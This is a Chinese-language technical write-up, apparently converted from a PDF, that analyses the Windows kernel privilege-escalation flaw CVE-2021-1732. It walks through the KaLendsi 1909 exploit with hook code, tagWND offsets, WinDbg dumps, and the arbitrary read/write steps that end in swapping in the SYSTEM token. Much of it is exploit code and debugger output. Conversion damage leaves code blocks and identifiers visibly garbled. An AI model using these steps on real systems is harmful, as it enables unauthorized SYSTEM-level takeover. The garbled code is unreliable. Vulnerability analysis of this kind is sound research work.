Microsoft Windows 提权漏洞 (CVE-2021-1732) 分析

1、前言

1.1 概述

CVE-2021-1732 是蔓灵花 (BITTER) APT 组织在某次被披露的攻击行动中使用的 0day 漏洞,该高 危漏洞可以在本地将普通用户进程的权限提升至最高的 SYSTEM 权限。

目前, CVE-2021-1732, 主要有两个版本: 一个是 Kernel Killer 在 Windows 10 Version **1809** for x64 上的版本,另一个是 KaLendsi 在 Windows 10 Version **1909** for x64 上的版本。

本文的主要特点是:

- 1、 以动态调试为主, 静态分析为辅;
- 2、 不再重复进行详细的理论介绍, 只挑选 EXP 涉及的部分进行简单说明;
- 3、 本文介绍 KaLendsi 的 1909 版本;
- 4、 通过调试 EXP 代码分析漏洞原理;
- 5、 修改了原来版本的一些冗余代码, 并增加了一些调试代码。

所以, 需要了解具体原理、基本操作, 请参考下面两个网址:

https://www.anguanke.com/post/id/241804#h3-12

https://bbs.pediy.com/thread-266362.htm

注意: 阅读本文, 要结合上面两个网址, 这样才有助于理解原理, 以获得提升。

1.2、受影响版本

Windows Server, version 20H2 (Server Core Installation)

Windows 10 Version 20H2 for ARM64-based Systems

Windows 10 Version 20H2 for 32-bit Systems

Windows 10 Version 20H2 for x64-based Systems

Windows Server, version 2004 (Server Core installation)

Windows 10 Version 2004 for x64-based Systems

Windows 10 Version 2004 for ARM64-based Systems

Windows 10 Version 2004 for 32-bit Systems

Windows Server, version 1909 (Server Core installation)

Windows 10 Version 1909 for ARM64-based Systems

Windows 10 Version 1909 for x64-based Systems

Windows 10 Version 1909 for 32-bit Systems

Windows Server 2019 (Server Core installation)

Windows Server 2019

Windows 10 Version 1809 for ARM64-based Systems

Windows 10 Version 1809 for x64-based Systems


Windows 10 Version 1809 for 32-bit Systems


Windows 10 Version 1803 for ARM64-based Systems

Windows 10 Version 1803 for x64-based Systems

2、POC 分析

2.1 漏洞流程图





通过上图可知,Ring3 调用 CreateWindowsEx 时,进入 Ring0 后,又返回 Ring3 申请内存空间,此时对函数_xxxClientAllocWindowsClassExtraBytes 进行 HOOK, 通过调用 NtUserConsoleControl 改变 其为 offset 模式,然后返回恶意地址。这就是漏洞成因,是利用的关键。图片来源: https://bbs.pediy.com/thread-266362.htm。

因此,该漏洞的实质就是,在创建一个带扩展内存的窗口时,内核中 xxxClientAllocWindowClassExtraBytes 的应用层回调对来自应用层返回的数据校验不严导致,通过 hook xxxClientAllocWindowClassExtraBytes,并在 hook 函数中调用
NtUserConsoleControl/NtCallbackReturn 可以将目标窗口的 poi(tagWND+0x28)+0x128 位置设置为任意 offset,从而导致越界写入。

2.2 POC 关键代码

下面是 POC 关键代码,可以看到首先调用 CreateWindowsExW 创建 Magic 窗口,然后通过在内存暴力搜索 Magic 窗口的句柄值之后,返回一个 0xFFFFFF00 地址触发漏洞。

图1 创建 Magic 窗口

```
DWORD64 g_newxxxClientAllocWindowClassExtraBytes(DWORD64* al)

{
    DWORD64 dwTemp = *al;
    if (dwTemp == g_nRandom)
    {
        g_offset_0xl = 1;
        HWND hwndMagic = GuessHwnd(&g_qwMinBaseAddress, g_qwRegionSize);
        printf("MagciHwnd==%p\r\n", hwndMagic);
        if (hwndMagic)
        {
              g_pfnNtUserConsoleControl(6, &hwndMagic, 0xl0);
              QWORD qwRet = 0xFFFFFF00;
              g_pfnNtCallbackReturn(&qwRet, 24, 0);
        }
        DWORD64 dwTest = *((PULONG64) * (al - 11));
        return g_oldxxxClientAllocWindowClassExtraBytes(al);
}
```

图 2 HOOK CreateWindowExW的回调

```
#### Of GuessHwnd (QWORD* pBaseAddress, DWORD dwRegionSize)

{

QWORD qwBaseAddressBak = *pBaseAddress;
QWORD qwBaseAddress = *pBaseAddress;
DWORD dwRegionSizeBak = dwRegionSize;
HWND hwndMagicWindow = nullptr;

do

{

qwBaseAddress += 2;
dwRegionSize—;
}

if (*(DWORD*)(QWORD*)qwBaseAddress + (0x18 >> 2) - (0xc8 >> 2)) != 0x80000000)

{

qwBaseAddress = qwBaseAddress + 4;
QWORD qwSub = qwBaseAddressBak - qwBaseAddress;
dwRegionSize = dwRegionSizeBak + qwSub;
}

hwndMagicWindow = (HWND) * (DWORD*) (qwBaseAddress - 0xc8);
if (hwndMagicWindow)
{
break;
}

while (true);
return hwndMagicWindow;
```

图3 搜索Magic窗口的句柄

2.3 POC 运行结果

反编译 xxxSetWindowLong 出现异常时的代码,分析可见关于 SetWindowsLong 存在两种寻址模式,一种是直接寻址,一种是偏移寻址,图中的 ptagWNDk+0x128 就是 pExtraBytes,直接寻址时它是地址;偏移寻址时它是相对于桌面堆基址的偏移量。POC 代码就是将其直接寻址模式,改为偏移寻址,触发的漏洞。

运行 POC, 出现异常:

从上图可以看出,POC 运行之后,rdx 就是我们在代码里面设置的 NtCallBackReturn 的 0Xffffff00,在 xxxSetWindowLong 偏移 0x110、0x113,可以看到:

```
xxxSetWindowLong+103
                                   movsxd rcx, edi
  xxxSetWindowLong+106
                                   mov
                                          r8, [rax+80h]
  xxxSetWindowLong+10D
                                   add
                                          r8, rcx
xxxSetWindowLong+110
                                          r8, rdx rdx等于0xFFFFFF00, r8等于桌面堆基址
 xxxSetWindowLong+113
  xxxSetWindowLong+113 loc_1C00FCCC7:
                                                         ; CODE XREF: xxxSetWindowLong+155↓j
                                                          DATA XREF: .rdata:00000001C0307F784c
  xxxSetWindowLong+113
**xxxSetWindowLong+113
                       mov edi, [r8] r8=rdx+r8, 直接寻址
```

说明我们现在出于直接寻址模式,桌面堆基址+设置的偏移 = 目标地址,这就意味着有存在任意写的可能。

3、EXP 分析

3.1 tagWND 结构体

该结构体在 win7 之后就没有符号文件了,需要自己分析。tagWND 结构体参考了https://www.anguanke.com/post/id/241804#h3-12。

主要区别是:

- 1、在 1909 版本下,tagWND 的结构体稍微有所变化,本文对变化进行了更新,且更正了之前网址对 dwStyle 结构体定义出现的错误。
 - 2、对 spMenu 的结构体,根据 EXP 的构造进行重新分析。

下面列出 tagWND 结构体与漏洞相关的字段,(一个 "Tab 缩进 + 偏移量"表示一次**父级的值加 偏移后访存**)。

```
ptagWND(user layer)

0x10 unknown

0x00 pTEB

0x220 pEPROCESS(of current process)

0x18 unknown

0x80 kernel desktop heap base

0x28 ptagWNDk(kernel layer)

0x00 hwnd

0x08 kernel desktop heap base offset

0x18 dwExStyle

0x1C dwStyle

0x58 Window Rect left
```


```
0x5C Window Rect top
   0x98 spMenu(uninitialized)
      0xC8 cbWndExtra
      0xE8 dwExtraFlag (是寻址模式, 还是 offset 模式)
      0x128 pExtraBytes
 0xA8 ref_g_pMem4(spMenu)(根据 EXP 代码分析)
    0x00 hMenu
      0x18 unknown0
         0x100 unknown
      0x00 pEPROCESS(of current process)
      0x50 ptagWND
      0x58 rgItems
          0x00 unknown(for exploit)
      0x98 ref_g_pMem3
          0x00 ref_g_pMem1
               0x28 ref_g_pMem2
                  0x2C cItems(for check)
          0x40 unknown1
           0x44 unknown2
               0x58 ref g pMem5
                   0x00 DestAddr-0x40
```

3.2 动态分析

3.2.1 内存布局静态分析

内存布局有两种思路

- 1) 第一种是 kk 的思路。申请 50 个窗口,然后释放其中的 48 个,最后再申请一个新窗口。要满足 1 个条件:窗口 0 的扩展内存地址要小于窗口 1 的地址,如果不满足,则重新申请,直到 5 次之后还不满足,则退出。新申请窗口的 ptagWNDk 地址会复用前面 48 个窗口的地址,所以可以根据前面 48 个窗口的 ptagWNDk 获取新窗口的地址。
- 2) 第二种是 KaLendsi 的思路。申请 10 个窗口,然后释放其中的 8 个。剩余的 2 个比较 ptagWNDk 地址,大的为窗口 Max,小的为窗口 Min。新申请的为 Magic 窗口,它会占用之前释放窗口的内存。内存布局如下:



从上图可以看出,任意地址写主要分为三步:

第一步:窗口 Magic 占用之前释放窗口的地址,让窗口 Magic 的 pExtraBytes 指向窗口 Min 的 tagWNDk 地址;

第二步: 让窗口 Min 的 pExtraBytes 指向自己的 tagWNDk;

第三步: 让窗口 Max 的 pExtraBytes 指向目标地址,实现任意写。

下面,我们根据这四步,进行任意写分析。

3.2.2 任意写动态调试

3.2.2.1 第一步: 窗口 Magic 的 pExtraBytes 指向窗口 Min 的 ptagWNDk

EXP 代码第 275 行~317 行、350 行~363 行执行完之后,Magic 窗口内存占用如下。




图 3.1 Magic 窗口的 tagWNDk 地址

由上图可见,hWndMagic 的 tagWNDk 确实是 0x2416e8dd5c0,但是 g_hWndMagic 已经是 0x70342 了,而不是原来的 0x50354。

在代码第 366 行断点,此时,窗口 Min、窗口 Max、窗口 Magic 的 tagWNDk 如下:

```
kd> dq poi(firstEntryDesktop_Min) 126
00000241 6e8df590
00000241 6e8df5a0
00000241 6e8df5b0
00000241 6e8df5c0
00000241`6e8df5c0
00000241`6e8df5d0
00000241`6e8df5e0
00000241`6e8df6f0
00000241`6e8df610
00000241`6e8df610
00000241`6e8df620
00000241`6e8df630
00000241 608df640
00000241 608df650
00000241 608df660
00000241 608df670
kd>
D:\binary\CVE\CVE-2021-1732\EXP_KaLenDaShi_2\ExploitTest\ExploitTest.cpp
                GetModuleHandleW(0),
     printf("realMagicHwnd=%p\n", g_hWndMagic);
     {\tt QWORD\ hwndMagicWNDk\ =\ (QWORD)g\_pfnHmValidateHandle(g\_hWndMagic,\ 1);}
     printf("MagciHwnd pExtraBytes After CreateWindowExW == %x\r\n", *(DWORD*)(hwndMagicWNDk + 0x128));//应该
                                     图 3.2 窗口 Min 的 tagWNDk
00000241`6e9013c0
00000241`6e9013d0
                          00000000`00000000 0000000`00034b50
0000000`0000f550 0000000`0000000
00000241 6e9013e0
00000241 6e9013f0
                          00000027`00000088 0000001f`00000008
0000001f`00000080 00007ff6`79a29195
00000241`6e901400
                          00000000000025220 00000000000000000000
                          00000000,00000000 00000000,00013P00
00000241`6e901410
00000241`6e901420
                          00000000,00000000 00000000,00000000
00000241`6e901430
00000241`6e901440
                          00000000`00031380 00000010`0000000e
                          00000000 `0001d6b0 00000000 <u>00000020</u> dwWndExtra
00000000 `0012013b 00000000 <u>00000000</u>
00000000 `00000000 00000001 <u>00100018</u> dwExtraFlag
00000241`6e901450
00000241`6e901460
                          00000241`6e350bf0 00000000`00000000
00000241`6e901470
00000241`6e901480
                          00000000`00010001 00000000`00000000
00000241`6e901490
                          0000000,00000000 0000000,00000000
00000241`6e9014a0
                          00000000 00006010 00000241 6e44adc0 pExtraBytes
<
kd>
                 GetModuleHandleW(0),
     printf("realMagicHwnd=%p\n", g_hWndMagic);
     QWORD hwndMagicWNDk = (QWORD)g_pfnHmValidateHandle(g_hWndMagic, 1);
                                                                        NEWSCOOL STATE OF STATE OF STATE OF
```

图 3.3 窗口 Max 的 tagWNDk

```
kd> dq poi(hwndMagi<u>cWNDk)</u>
80000700`40020010 24c00000`08000100
00007ff6`799c0000 00000000`00000000
                                                              dwStyle和dwExStyle已经改变
00000241`6e8dd5e0
00000241`6e8dd5f0
                      00000000`000010d0 00000000`00000000
                                                               RectLeft和RectTop都是0
00000241`6e8dd600
                     00000000`00026f40 000002bc`00000000
000002d8`000000a0 000002bc`00000000
00000241`6e8dd610
00000241`6e8dd620
00000241 6e8dd630
00000241 6e8dd640
00000241 6e8dd650
                      000002bc\00000000 00007ff6\79a29195
                      00000000`0000f470 00000000`00000000
                      00000000`00000000 00000000`00014790
                     00000000`00000000 00000000`00000000
0000000`0000d5c0_00000010`0000000e
00000241`6e8dd660
00000241`6e8dd670
                     00000000 0003ba60 00000000 00001319 dwWndExtra
00000241`6e8dd680
00000241`6e8dd690
                     00000000 00000000 00000001 00120818 dwExtraFlag
00000241`6e8dd6a0
00000241`6e8dd6b0
00000241 `6e8dd6c0
00000241 `6e8dd6d0
                      00000000,00010001 00000000,00000000
                      00000000,00000000
                                          00000060,00000000
00000241 6e8dd6e0
                      00000000`00006010 00000000`0000f550 pExtraBytes
kd>
              GetModuleHandleW(0),
    printf("realMagicHwnd=%p\n", g_hWndMagic);
    QWORD hwndMagicWNDk = (QWORD)g_pfnHmValidateHandle(g_hWndMagic, 1);
```

图 3.4 窗口 Magic 的 tagWNDk

由图 3.2~3.4 可知:

- 1) 桌面堆的基址是: 0x241`6e8d0000。
- 2) hwnMagicWNDk, 也就是窗口 Magic 的 pExtraBytes 是 0xf550。
- 3) 桌面堆基址+窗口 Magic 的偏移等于: 0x241'6e8d0000+0xf550 = 0x241'6e8df550。
- 4) 由上面图可知, firstEntryDesktop_Min, 也就是窗口 0 的地址正好是 0x241`6e8df550, 意味着, 现在窗口 Magic 的扩展内存指向了窗口 Min, 可以改变窗口 Min 的 WND 属性。

在 g_newxxxClientAllocWindowClassExtraBytes 时,EXP 里面直接比较 0x800000,是正确的,此时 Magic 窗口的内存布局如下:

图 3.5 在 g_newxxxClientAllocWindowClassExtraBytes 时候窗口 Magic 的内存分布

但是函数返回之后,实际值等于 0x08000100。通过内存布局,也可以看出,tagWNDk 的 0x18 是 dwExStyle, 0x1C 是 dwStyle。

3.2.2.2 第二步,让窗口 Min 的 pExtraBytes 指向自己的 ptagWNDk

需要修改两个地方:

- 1) 一个是 cbWndExtra 为 0xFFFFFFFF, 使得原来只能 32 字节的写范围, 扩大到 0xFFFFFFFF;
- 2) 修改窗口 Min 的 pExtraBytes 指向自己;

```
kd> dq poi(firstEntryDesktop_Min) 126
00000241`6e8df550 00000000`00050356 00000000`0000f550
00000241`6e8df560 80000700`40020019 0cc00000`08000100
00000241`6e8df570
                             00007ff6`799c0000 00000000`00000000
00000241`6e8df580
                             00000000,000010q0 0000000,00000000
                            00000000`00000000 00000000`00031380
00000000`0002ea50 00000000`0000000
00000241`6e8df590
00000241`6e8df5a0
                            00000027`00000088 0000001f`0000008
0000001f`00000080 00007ff6`79a29195
00000241`6e8df5b0
00000241`6e8df5c0
00000241`6e8df5d0
                             00000000`00025220 00000000`00000000
                            00000000`00000000 00000000`00014e70
00000241`6e8df5e0
                            00000241`6e8df5f0
00000241`6e8df600
                            00000241`6e8df610
00000241`6e8df620
00000241`6e8df630
00000241`6e8df640
00000241`6e8df650
                             00000000,00000000 00000000,00000000
00000241`6⊖8df660
00000241`6e8df670
                             00000000 `00006010 0000000 `0000f550 执行红色代码之后,pExtraBytes被修改
kds
                                                                                                                        i ×
            DWORD dwRet = SetWindowLongW(g_hWndMagic, offset_0x128, g_Thrdeskhead_cLockobj_Min);
printf("dwRet=%p\r\n", dwRet);
printf("tagWndMin offset_0x128=%p\r\n", tagWndMin offset_0x128);
SetWindowLongW(g_hWndMagic, offset_0xc8, 0xFFFFFFFF);

/将 tagWnDk0的cbWndExtra赋值成0xFFFFFFF
             //WS_CHILD //ptagWNDk + 0x18指向 dwStyle, 逆向时,GWLP_ID功能是ptagWNDk+0x1F, 和0x18相差7个字节
//而0x18开始的内存,刚好是: 00 00 00 00 00 00 40 ,所以是0x400000000000000
//xxxSetWindowLongPtr ->xxxSetWindowData
/把tagWND1的dwStyle赋值给g_gwrpdesk,此时g_gwrpdesk的初值不等于0x40。
```

图 3.6 窗口 Min 的 pExtraBytes 指向自己

由上图可知:

- 1) 由第一步可知,此时 Magic 窗口的 pExtraBytes 指向的是窗口 Min 的 ptagWNDk, 执行 SetWindowLongW(g hWndMagic, offset 0xc8, 0xFFFFFFF)后,窗口 Min 的 cbWndExtra 被修改;
- 2) 执行 SetWindowLongW(g_hWndMagic, offset_0x128, g_Thrdeskhead_cLockobj_Min)后,窗口 Min 的 pExtraBytes 被修改成指向自己(堆基址+0xf550=0x241`6e8f550)。

3.2.2.3 第三步: 通过窗口 Min 修改窗口 Max 的 pExtraBytes:

在 EXP 代码第 436 行断点,可以得到此时窗口 Max 的内存布局,如下图:

```
poi(qwMyTokenAddr)
kd> ? p01(qwmylokenAdd1)
Evaluate expression: -93989493107744 = ffffaa84`5da693e0
kd> dq poi(firstEntryDesktop_Max) 126
00000241`6e901380 00000000`00030364 00000000`00031380
00000241`6e901390 80000700`40020019 0cc00000`08000100
00000241`6e9013a0 00007ff6`799c0000 00000000`00000000
                                                                                 00000241`6e9013b0
  00000241`6e9013c0
00000241`6e9013d0
  00000241`6e9013e0
  00000241`6e9013f0
00000241`6e901400
                                                                                00000241`6e901410
  00000241`6e901420
00000241`6e901430
  00000241`6e901440
  00000241`6e901450
00000241`6e901460
  00000241`6e901470
  00000241`6e901480
00000241`6e901490
  00000241`6e9014a0
| Magazia | Mag
                                                                                                                                         0xffff97831c00629f [Type: void *]
                   [+0x000 ( 3: 0)] RefCnt
[+0x000] Value
                                                                                                                                                                           0xf [Type:
                                                                                                                                                                                                                            unsigned _
                                                                                                                                                                                                                                                                         _int64]
                                                                                                                                        0xffff97831c00629f [Type: unsigned _
                                                                                                                                                                                                                                                                                                        int641
kd>
                                          /write64
                                     SetWindowLongPtrA(hWndMin, Thrdeskhead_cLockboj_Max + offset_0x128 - g_Thrdeskhead_cLockobj_Min, qwMyTokenAddr);
SetWindowLongPtrA(g_hWndMax, 0, dwSystemToken);
```

图 3.7 第三步时窗口 Max 的 tagWNDk

由上图可知,在调用:

SetWindowLongPtrA(hWndMin, Thrdeskhead_cLockboj_Max + offset_0x128 -

g_Thrdeskhead_cLockobj_Min, qwMyTokenAddr)后,

窗口Max的pExtraBytes指向了当前进程的Token地址,再调用;

SetWindowLongPtrA(g_hWndMax, 0, dwSystemToken);

就把系统的Token赋值给了当前进程。

窗口 Max 处于直接寻址模式,它的 pExtraBytes 地址等于 0xfffffaa84 5da693e0,执行之后,可以看到,该地址的值确实和系统的 Token 值 0xffff97831c00629f 相等。提权目的已经达到。

但是有个问题,系统的 Token 和系统的 Token 地址是怎么得到的呢?这就涉及到另外一个问题,任意地址读了。

3.2.3 任意地址读

3.2.3.1 第一步: 设置窗口 Max 的 WS CHILD 属性

```
因为任意地址读第二步,需要调用:
```

```
g_qwExpLoit = SetWindowLongPtrA(g_hWndMax, -12, g_pMem4);
逆向代码如下:
```

图 3.8 设置虚假 Menu 时的逆向代码

由上图可知,调用该函数如果要设置成功,则需要窗口 Max 要包含 WS_CHILD 属性。所以,首先调用:

```
SetWindowLongPtrA(hWndMin, offset_0x18 + Thrdeskhead_cLockboj_Max - g_Thrdeskhead_cLockobj_Min, g_qwrpdesk ^ 0x400000000000000);
设置窗口 Max 包含 WS_CHILD 属性。
```

3.2.3.2 第二步: 泄漏窗口 Max 的 Menu

```
由图 3.8 可知,在函数 g qwExpLoit = SetWindowLongPtrA(g hWndMax, -12, g pMem4)中.
```

实际取的是最高位 0x4C, 所以 0x4C&0xC0 = 0x40 了。

4 的二进制 0100 , C 的二进制 1100, 所以实际是取的第 3bit 位, 而不是整个数值。比如, 是 0x4C, 第 3bit 位是 1, 其余是 0, 就是 WS_WHILD, 同样的, 24c00000, 第 2bit 位 2, 就是 WS_MINIMIZE。 执行

```
SetWindowLongPtrA(hWndMin, offset_0x18 + Thrdeskhead_cLockboj_Max -
g_Thrdeskhead_cLockobj_Min, g_qwrpdesk ^ 0x400000000000000);
g_qwExpLoit = SetWindowLongPtrA(g_hWndMax, -12, g_pMem4);
```

之后,窗口 Max 的内存如下图。 $g_qwExpLoit$ 就是窗口 Max 的 Menu 地址。通过该地址,就可以获取想要的关键数据了。

由图 3.9 可知,正如分析的那样,窗口 Max 的 spMenu 位置,已经被赋值成了 g_pMem4 的地址,且其 dwStyle 位置确实已经是 0x4C。

图 3.10 展示了 g_qwExpLoit 的内存数据,这里的 g_qwExpLoit 就是 tagWND 结构体里面的 ref_g_pMem4(spMenu),也就是 Menu 的数据。从图 3.10 可知,其内存布局和之前定义的 tagWND 结构体完全对应,更重要的是,注意左面的地址,已经是内核地址,展示出来的窗口 Max 的内存数据和图 3.9 是一样的,一个是 0xfffffxxxxxxxxx 开始的内核地址,一个是 0x00000xxxxxxxx 开始的应用层地址。

最后就是通过 GetMenuBarInfo 读取这里的内核数据、实现提权的。

```
kd> ? poi(g_pMem4)
00000000 000010d0 00000000 00000000

00000000 00000f550 00000000 00000000

00000027 00000088 0000001f 00000008

0000001f 00000080 00007ff6 79a29195

00000000 00025220 0000000 00000000
 00000241 6e9013e0
00000241 6e9013f0
00000241 6e901400
                                        00000241`6e901410
 00000241 6e901420
00000241 6e901430
 00000241 6e901430
00000241 6e901440
00000241 6e901450
                                        00000241`60901460
 00000241 6e901470
00000241 6e901480
  00000241`6e901490
  00000241`6e9014a0
                                         00000000`00006010 00000241`6e44adc0
kd>
                                                                                                                                                                                <u></u> x
                   /把tagWND1的dwStyle喊值给g_gwrpdesk,此时g_gwrpdesk的初值不等于0x40。
g_gwrpdesk = *(QWQRD*)(firstEntryDesktop_Max + offset_0x18);
/把tagWND1的style设置为wS_CHILD, g_Thrdeskhead_cLockobj_Min是窗口0的扩展内存偏移, Thrdeskhead_cLockbo.
/逆向的时候,是:桌面堆基址+pExtraBytes+index = 桌面堆基址+g_Thrdeskhead_cLockobj_Min+index
//-桌面堆基址+g_Thrdeskhead_cLockobj_Min+Thrdeskhead_cLockboj_Max - g_Thrdeskhead_cLockobj_Min+offset_
//-桌面堆基址+Thrdeskhead_cLockboj_Max+offset_0x18
                  SetWindowLongPtrA(hWndMin, offset_0x18 + Thrdeskhead_cLockboj_Max - g_Thrdeskhead_cLockobj_Min, g_qwrp
//修改窗口 1 的 spMenu,同时泄露原 spMenu,需要WS_CHILD属性,上自己设置
g_qwExpLoit = SetWindowLongPtrA(g_hWndMax, -12, g_pMem4);
```

图 3.9 泄漏窗口 Max 的 Menu 时窗口 Max 内存布局

```
fffff6c2`80825470
                   00000000 `00000000 ffffaa84 `5b1550d0
fffff6c2`80825480
fffff6c2`80825490
                   fffff6c2`80825460 ffffff6c2`81213b00
00000000`00013b00 00000000`00000000
                   00000000,00000000 00000000,00000000
fffff6c2`808254a0
                   fffff6c2`80839e70 00000000`00000000 pTagWND 00000000`00000000 00000000
fffff6c2`808254b0
fffff6c2`808254c0
fffff6c2`808254d0
                   00000000,00000000 00000000,00000000
kd>
                                                        pTagWNDk
kd> dq fffff6c2`81231380 l26
ffffff6c2`81231380
fffff6c2`81231390
                   00000000`00030364 00000000`00031380
                   80000700 \ 40020019 \ 4cc00000 \ \ 08000100
fffff6c2`812313a0
                   00007ff6`799c0000 00000000`00000000
fffff6c2`812313b0
                   00000000`000010d0 00000000`00000000
                                                         Max窗口的tagWNDk
fffff6c2`812313c0
                   00000000`00000000 00000000`00034b50
                   00000000`0000f550 00000000`0000000
fffff6c2`812313d0
fffff6c2`812313e0
                   00000027`00000088 0000001f`00000008
fffff6c2`812313f0
                   0000001f\00000080 00007ff6\79a29195
                   0000000000000025220
fffff6c2`81231400
                                      00000000,00000000
                   00000000`00000000 00000241`6e450db0
fffff6c2`81231410
                                                         g_pMem4,新Menu
fffff6c2`81231420
                   00000000,00000000 00000000,00000000
fffff6c2`81231430
                   00000000,00031380 00000010,0000000e
fffff6c2`81231440
                   00000000`0001d6b0 00000000`00000020
fffff6c2`81231450
fffff6c2`81231460
                   00000000`0012013b 00000000`00000000
                   00000000,00000000 00000001,00100018
fffff6c2`81231470
                   00000241 `6e350bf0 00000000 `00000000
fffff6c2`81231480
fffff6c2`81231490
fffff6c2`812314a0
                    00000000,00010001 00000000,00000000
                    00000000,00000000 00000060,00000000
                   00000000 00006010 00000241 6e44adc0
```

图 3.10 Menu 的内存布局

3.2.3.3 任意读第三步: 移除窗口 Max 的 WS CHILD 属性

因为获取到泄漏的Menu地址后,实际是通过GetMenuBarInfo读取需要的数据的。而通过GetMenuBarInfo读取数据时,窗口是不能有是WS CHILD属性。所以需要执行:

```
SetWindowLongPtrA(hWndMin, offset_0x18 + Thrdeskhead_cLockboj_Max -g_Thrdeskhead_cLockobj_Min, g_qwrpdesk);
恢复窗口的WS_CHILD属性。
```

```
kd> dq poi(firstEntryDesktop_Max) 126
                   00000241 60901380
                    80000700`40020019 Occ00000`08000100已被移除
00000241`6e901390
                    00007ff6`799c0000 00000000`00000000
00000241`6e9013a0
                    00000000,000010q0 0000000,00000000
00000241`6e9013b0
00000241`6e9013c0
                    00000000`00000000 00000000`00034b50
                    00000000`0000f550 00000000`00000000
00000241`6e9013d0
                    00000027`00000088 0000001f`00000008
00000241`6e9013e0
00000241`6e9013f0
00000241`6e901400
                    0000001f`00000080 00007ff6`79a29195
                    00000000000025220 00000000000000000
00000241`6e901410
                    00000000`00000000 00000241`6e450db0
00000241`6e901420
                    00000000,00000000 00000000,00000000
00000241 6e901430
                    00000000`00031380 00000010`0000000e
                    00000000`0001d6b0 00000000`00000020
00000241`6e901440
00000241`6e901450
                    00000000`0012013b 00000000`00000000
                    00000000,00000000 00000001,00100018
00000241`6e901460
00000241`6e901470
                    00000241 6e350bf0 00000000 00000000
00000241`6e901480
                    00000241`6e901490
00000241`6e9014a0
                    00000000,00000000 00000000,00000000
                    00000000`00006010 00000241`6e44adc0
kd>
D:\binary\CVE\CVE-2021-1732\EXP_KaLenDaShi_2\ExploitTest\ExploitTest.cpp
         //移除WS_CHILD属性,GetMenuBarInfo时,不能是WS_CHILD属性
         SetWindowLongPtrA(hWndMin, offset_0x18 + Thrdeskhead_cLockboj_Max - g_Thrdeskhea
         OWORD qwFrist = MyRead64(g_qwExpLoit + offset_0x50);
         printf("qwFrist read=%p\r\n", qwFrist);
```

图 3.10 恢复窗口 Max 的 WS CHILD 属性时的内存

3.2.3.3 任意读第四步: GetMenuBarInfo

读取 systemToken 的地址和 systemToken 的值,通过 GetMemBarInfo 来实现的。具体原理请参考 EXP 代码及代码里面的注释。要点如下:

```
switch ( idObject )
                     129
130
131
132
133
134
135
136
137
                                                                                                        *(_QMORD *)(*(_QMORD *)g_pMem3 + 0x28i64) + 0x2Ci64) )

// *(_DMORD *)(*(_QMORD *)g_pMem3 + 0x28i64) + 0x2Ci64) )的解释:

// 1. 由*(QMORD *)ref_g_pMem3 = (QMORD)ref_g_pMem1,知道,*(_QMORD *)g_pMem3 = g_pMem1

// 2. 由*(QMORD*)8ref_g_pMem1[2 *((Quosigned int)offset 0x28 >> 3)] = ref_g_pMem2,

// 即*(QMORD*)8ref_g_pMem1[2 *((Quosigned int)offset 0x28 >> 3)] = ref_g_pMem2,

// 知(QMORD*)8ref_g_pMem1[2 *(Qmord int)offset 0x28 *> 3)] = ref_g_pMem2,

// 知(QMORD*)8ref_g_pMem1[10],因为,它是ref_g_pMem2,g_pMem1+0x28,就

// 是ref_g_pMem1[10],因为,它是ref_g_pMem1+10*4,即+0x28

// 3. 由**(OMORD*)(g_pMem2 + offset 0x2c) = 16

// 所以,这里等于16,
    139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
                          goto LABEL_9;
                      g_pMem1 = v75;
if ( !v75 )
   g_pMem1 = *(_QWORD **)g_pMem3;
                                                                                                       0164) && *( DWORD *)(*( QWORD *)g pMem3 + 0x44164) ) 检查点3

// *( DWORD *)(*( QWORD *)g pMem3 + 0x40) )

// 1 \ bref_g pMem1([unsigned __int64)(unsigned int)offset_0x40 >> 2] = 1

// 2 \ 知道,g pMem1[16]=1,即g pMem1+16*4-g pMem1+0x40

// 3 \ bref_g pMem1[26]=1,即g pMem3 = (QWORD)ref_g pMem1

// 4 \ 知道*( QWORD *), pMem3 = (QWORD)ref_g pMem1+0x40

// 5 \ 所以再取 *( DWORD *) (ref_g pMem1+0x40),就是取g_pMem1[16]

// 6 \ 最后等于1
                   *( OWORD *)(pmbi + 0x18)
if ( *(_DWORD *)(*(_QWORD
                                                  bi + 0x18) =
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
                          if ( (_DWORD)_idItem )
                             | ptagWNDk = *(_QWORD *)(ptagWND + 0x28);
| 0x60 = 0x60 * idTtem;
| g_pMem5 = *(_QWORD *)(*(_QWORD *)g_pMem3 + 0x58i64);
| pTemp = *(_QWORD *)(0x60 * idItem + g_pMem5 - 0x60);
| if ( (*(_BYTE *)(ptagWNDk + 0x1A) & 0x40) != 0 )
                                          = *(_DWORD *)(ptagWNDk + 0x60) - *(_DWORD *)(pTemp + 0x40);
                                  v41 = "(_DWORD ")(ptagNNDk + 0x60) - "(_DWORD ")(pTemp + 0x40);

"(_DWORD ")(pmbi + 0x0 = v41;

"(_DWORD ")(pmbi + 4) = v41 - "(_DWORD ")("(_QWORD ")(_0x60 + g_pNem5 - 0x60) + 0x48i64);
                              0x60) + 0x44i64)
(偏移0x5C是RectTop, 等于0
